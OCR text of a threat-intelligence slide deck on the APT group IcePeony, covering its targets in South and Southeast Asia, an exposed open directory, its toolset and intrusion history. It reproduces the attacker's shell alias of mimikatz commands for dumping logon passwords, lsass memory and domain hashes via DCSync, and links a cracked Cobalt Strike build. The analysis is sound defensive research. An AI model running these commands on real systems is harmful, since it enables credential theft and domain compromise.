
nao_sec

IcePeony with the ‘996’ Work Culture



Rintaro Koike / Shota Nakajima

Agenda

- ✓ IcePeony overview
- ✓ OPSEC fail
- ✓ Detailed intrusion timeline
- ✓ Analysis of original malware families
- ✓ Attribution of IcePeony
- ✓ Wrap-Up

nao_sec


IcePeony

IcePeony

China-nexus APT group

- Active since at least 2023
- Targeting South and Southeast Asia
  - India, Mauritius, and Vietnam
    - Indian Ocean and South China Sea
  - Mainly government agencies
- Exploiting web application vulnerability
  - SQL Injection
- Using IIS module malware
  - IceCache
- Maybe connected to China's maritime strategy

Victimology




nao_sec

OPSEC Fail

OpenDir

In early July 2024, IcePeony had set their server to OpenDir


- Tools
  - CobaltStrike 4.8
  - craXcel
  - frp
  - Impacket
  - reGeorg
  - Sqlmap
  - suo5
  - Stowaway
- Malware
  - IceCache Client
- Command History
  - .zsh_history
- Some scripts and logs



Command History

nao_sec

Two weeks command history was left, revealing the details of the intrusions



.aliases

- Aliases for commands commonly used in intrusions
- Help for commands commonly used in intrusions


```
hPass(){
  echo -e "\033[32m -------------- user hash ----------- \033[0m"
  echo 'mimikatz.exe "log logon.txt" "privilege::debug" "sekurlsa::logonpasswords" "exit"'

  echo -e "\033[32m -------------- user hash(offline)----------- \033[0m"
  echo 'mimikatz.exe "privilege::debug" "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit'

  echo -e "\033[32m -------------- local ldap hash ----------- \033[0m"
  echo 'mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv" exit'
}
```

nao_sec

Intrusion Timeline


Timeline (1/2)

nao_sec



Timeline (2/2)

nao_sec



nao_sec

Tools

CobaltStrike

- Version 4.8 (Cracked)
  - https://github.com/3yujw7njai/CobaltStrike-4.8-Cracked
- Probably using bingsearch_getonly.profile

